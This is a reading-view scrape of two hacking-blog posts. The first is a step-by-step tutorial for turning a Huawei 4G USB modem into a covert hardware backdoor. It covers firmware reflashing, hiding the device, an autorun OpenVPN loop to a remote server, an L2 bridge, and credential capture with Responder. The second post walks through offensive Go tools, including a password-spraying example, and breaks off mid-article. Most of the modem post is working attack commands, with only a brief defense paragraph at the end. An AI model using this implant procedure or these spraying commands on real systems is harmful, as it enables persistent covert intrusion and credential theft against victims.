❌

Reading view

There are new articles available, click to refresh the page.

Social Engineering: Modem-Based Persistence in a Compromised Environment

Welcome back, aspiring cyberwarriors!

Previously, we had a few articles showing what crafty hackers can do to attack your system with a USB drive. Today we’ll cover yet another approach they might take, turning a USB modem into a persistence mechanism. As always, we’ll discuss practical ways to protect yourself from it.

When hackers have physical access to a potential victim’s computer, they aren’t limited to one-time actions. With just a few minutes, they can establish a persistent communication channel that continues to function long after they’ve walked away. This can be achieved using a regular USB modem that’s been slightly modified in advance.

Modern 4G USB modems, especially those based on the HiLink architecture, are more powerful than they appear. Although they look like slightly oversized flash drives, they’re small computers running a full operating system. Many of these devices run embedded Linux environments, sometimes alongside other systems such as VxWorks for handling GSM communication. These modems are autonomous. They’re powered directly through USB, they boot within seconds, and they present themselves to the host computer as a network interface.

A popular example is the Huawei E3372h-153. It has strong community support, accepts modified firmware, and includes everything needed to build an independent communication channel. When you connect this thing, it behaves like a virtual Ethernet adapter. To the OS it looks like just another network card. But inside that modem you have a full system capable of running scripts, managing connections, and interacting with the host machine. The computer believes it’s simply using a network interface, while the modem itself can communicate with external infrastructure over the mobile network. Unlike traditional implants, this one doesn’t depend on the victim’s internal network at all.

There are commercially available tools designed for similar purposes (LAN Turtle), but they typically rely on existing network connectivity. They don’t have an independent 4G communication channel.

Implementation

From an engineering perspective, the device is already almost perfect. It draws power directly from USB and uses its own 4G connection, so it will communicate even in isolated environments. 

To unlock its potential, we will need to modify the firmware. After reflashing, the internal operating system will automatically establish a VPN connection to a remote control server using the mobile network.

The first step is gaining access to the modem’s internal system. You can do it using Telnet or ADB:

kali > telnet 192.168.8.1
kali > adb connect 192.168.8.1:5555

Then we need to enable debugging features to configure things:

modem > curl http://192.168.8.1/html/switchDebugMode.html
modem > minicom -D /dev/ttyUSB0

With debug mode enabled, the firmware can be replaced:

modem > at^godload # Enter firmware mode. The modem will reboot
modem > sudo ./balong_flash -p /dev/ttyUSB0 E3372h-153_Update_22.200.15.00.
00_M_AT_05.10_nv.exe

After rebooting, the modem usually presents itself as multiple devices, including a virtual CD-ROM and storage. These features are unnecessary and may reveal the device’s presence, so they should be disabled:

modem > AT^NVWREX=50091,0,60,1 0 0 0 FF 00 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 A3
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 # Disable CD-ROM mode on startup, enable RNDIS/CDC
AT^RESET # Reboot


Next comes a subtle but important adjustment. The DHCP configuration is modified so the modem does not present itself as a gateway. This helps avoid interfering with the host system’s routing behavior and keeps the device less noticeable:

modem > cat <<EE > /data/config
Interface br0
MinLease 30
Vendorid c0012
Address main
EnbSrv 1
Start 192.168.8.100
End 192.168.8.200
Option lease 86400
Option subnet 255.255.255.0
Address main end
EE

The config file will look like this: 
To establish remote control, an OpenVPN client is installed directly on the modem. Precompiled binaries are here.

Here is how:

modem > adb push tun.ko /online/ovpn/
modem > adb push openvpn /online/ovpn/
modem > adb push vds.ovpn /online/ovpn/
modem > cat <<EE > /data/vpn.sh
#!/system/bin/busybox sh
while :; do /online/ovpn/openvpn --config /online/ovpn/vds.ovpn
--route-noexec; done
EE
modem > chmod 700 /data/vpn.sh

modem > busybox passwd

modem > reboot


The VPN runs in a continuous loop, so even if the connection drops, it won’t be a problem. Finally, autorun scripts and routing rules are configured so that traffic flows correctly between the 4G network and the target machine:

modem > mount -o remount,rw /dev/block/mtdblock16

modem > cat <<EE >> /system/etc/autorun.sh
/data/autorun.sh &
EE

modem > cat <<EE > /data/autorun.sh
#!/system/bin/busybox sh
killall dhcps.real
cp /data/config /var/dhcp/dhcps/config
dhcps.real &
sleep 5
insmod /online/ovpn/tun.ko
/data/vpn.sh &
iptables -t nat -A POSTROUTING -o br0 -s 172.16.0.0/24 -j MASQUERADE
iptables -I INPUT 1 -i br0 -p tcp --dport 80 -j DROP
iptables -I FORWARD 2 -i br0 -o wan0 -j DROP
EE

modem > chmod 700 /data/autorun.sh

The autorun script should look like this:
At this point, the modem has become a self-contained communication bridge.

Persistence

When deployed, the hardware backdoor does not look impressive. That is its strength. It resembles a slightly larger USB flash drive.

Because the device uses a mobile network, it does not rely on the internal infrastructure of the organization. Even if the local network has no internet access, the modem maintains a stable connection to the outside world.

Hackers can connect to the same VPN server from another device, linking themselves to the compromised machine. The modem forwards traffic in a reverse direction being a gateway into the target system.

L2 Access

This method of persistence provides network access only to the machine the modem is connected to. To make attacking the target system easier, it may be necessary to establish an L2VPN tunnel that is closer to the target. This requires creating another VPN tunnel inside the existing one. If the first VPN is used solely for communication with the device lan_turtle, the second one provides the maximum possible network access to the computer through the USB-emulated network. 

To achieve this, we need to run a few commands inside the USB modem. These commands will create a VPN tunnel and place the newly created virtual interface into a network bridge together with the USB interface. Inside the modem run these commands:

modem > ./openvpn --config l2.ovpn --route-noexec
modem > brctl addif br0 tap1
modem > ifconfig tap1 0

Here is an example of the l2.ovpn file:

The L2VPN interface will have an IP address, which is not actually needed since OpenVPN is already running. It can be reset, after which the interface can simply be added to the bridge. As a result, L2 packets from the compromised machine will flow into the VPN interface. This means the hacker doesn’t just gain logical network access to the target PC, but they will see it as if they were directly plugged into it with a regular Ethernet cable.

On the hacker’s side, it is only necessary to connect to the modem and establish a VPN tunnel, then manually assign it an IP address from the subnet of the victim computer’s network adapter:

kali > sudo openvpn --config lan_turtle.ovpn --route-noexec
kali > sudo ifconfig tap0 192.168.8.200/24

The configuration file for connecting to lan_turtle to establish an L2VPN tunnel is lan_turtle.ovpn and it looks like this:


With this setup, the hacker gains direct access to the internal network. Responder can then be used to capture auth data:

kali > responder -I tap0 -d -w -F
Defense

Although the technique is technically sophisticated, you only need physical USB access. Because of that, defensive strategies are simple.

Organizations should treat USB ports as sensitive interfaces. Restricting unknown devices, disabling USB-based network adapters through system policies, and regularly inspecting machines can help you reduce risk. Just as importantly, physical access must be controlled. Even the most advanced software defenses cannot protect a system if someone is allowed to plug in their own hardware.

Summary

The Huawei E3372h-153 and similar devices can be used for persistence, using their own mobile data connection to maintain remote access independent of the victim’s network. Modified modems can automatically set up VPN tunnels and persistently reconnect, which creates a backdoor into the system even after they leave.

If you like red teaming, we have our Red Team Operator training, where we cover more tools and techniques to help you emulate real APT work, so you can give a company a realistic stress test and help make it secure.

The post Social Engineering: Modem-Based Persistence in a Compromised Environment first appeared on Hackers Arise.

Pentesting: Twelve Caesars – Community Tools for Offensive Security

Welcome back, aspiring cyberwarriors!

Recently a new project was released by Praetorian. Praetorian is open-sourcing the offensive tools their red team actually uses on engagements. They call it 12 Caesars and their team is planning to release one tool a week for twelve weeks. Every tool is written in Go and ships as a single binary with zero external dependencies.

Each tool is assigned a Caesar name and a blog post, where you can learn more about these tools.

We’ll look at four of these tools, including the basic ones, to make this article suitable for everyone. Before we proceed, it’s important to remind you that you can only test systems you own or have explicit written authorization to test. We will use our lab for it.


Titus

Our first tool is Titus. Titus finds credentials, API keys, and tokens in source code, files, git history, container images, and more. The tool has 487 detection rules covering AWS, GCP, Azure, GitHub, Slack, databases and hundreds of other services. Similar to TruffleHog, it can validate credentials as it finds them by calling the provider APIs.

It’s also available as a Burp Suite extension and a Chrome extension.

kali > curl -sL -o titus https://github.com/praetorian-inc/titus/releases/latest/download/titus-linux-amd64
kali > chmod 777 titus
kali > ./titus --help


Let’s start by pointing it at test keys released by Truffle Security.

It found all the keys in the repo. Companies often publish their secrets by accident. Some live in the repositories for years, so it’s good to do regular checks to prevent unnecessary leakage.

Nerva

Nerva is a fingerprinter supporting 170 protocols across TCP, UDP, and SCTP, plus dozens of HTTP technology fingerprinters. You can feed it with open ports from naabu, nmap or other tools and it’ll tell you what’s actually running with its version.

kali > curl -sL -o nerva.tar.gz https://github.com/praetorian-inc/nerva/releases/download/v1.70.3/nerva_1.70.3_linux_amd64.tar.gz
kali > tar --no-same-owner -xzf nerva.tar.gz
kali > chmod 777 nerva

kali > ./nerva --help

Now let’s use our Ubuntu to show a basic test.

kali > ./nerva -t 192.168.131.9:22,11434

It will be way more useful when you work with big lists of corporate assets during a pentest.


Brutus


Brutus is a modern Hydra alternative. It supports more than 40 protocols including SSH, RDP, MySQL, PostgreSQL and a lot more. Brutus was built to work with Nerva or naabu output.

kali > curl -sL -o brutus.tar.gz https://github.com/praetorian-inc/brutus/releases/latest/download/brutus-linux-amd64.tar.gz
kali > tar --no-same-owner -xzf brutus.tar.gz
kali > chmod 777 brutus
kali > ./brutus --help     


Each command has its own help menu to make it easy to work with.

kali > ./brutus creds --help

Now once again lets use our Ubuntu to spay passwords. 

kali > ./brutus creds --target 127.0.0.1:22 --protocol ssh “admin:admin”

It was easy. As mentioned before, this tool chains with Nerva, and that’s how it becomes useful to test the entire infrastructure against common password and detection.

Julius


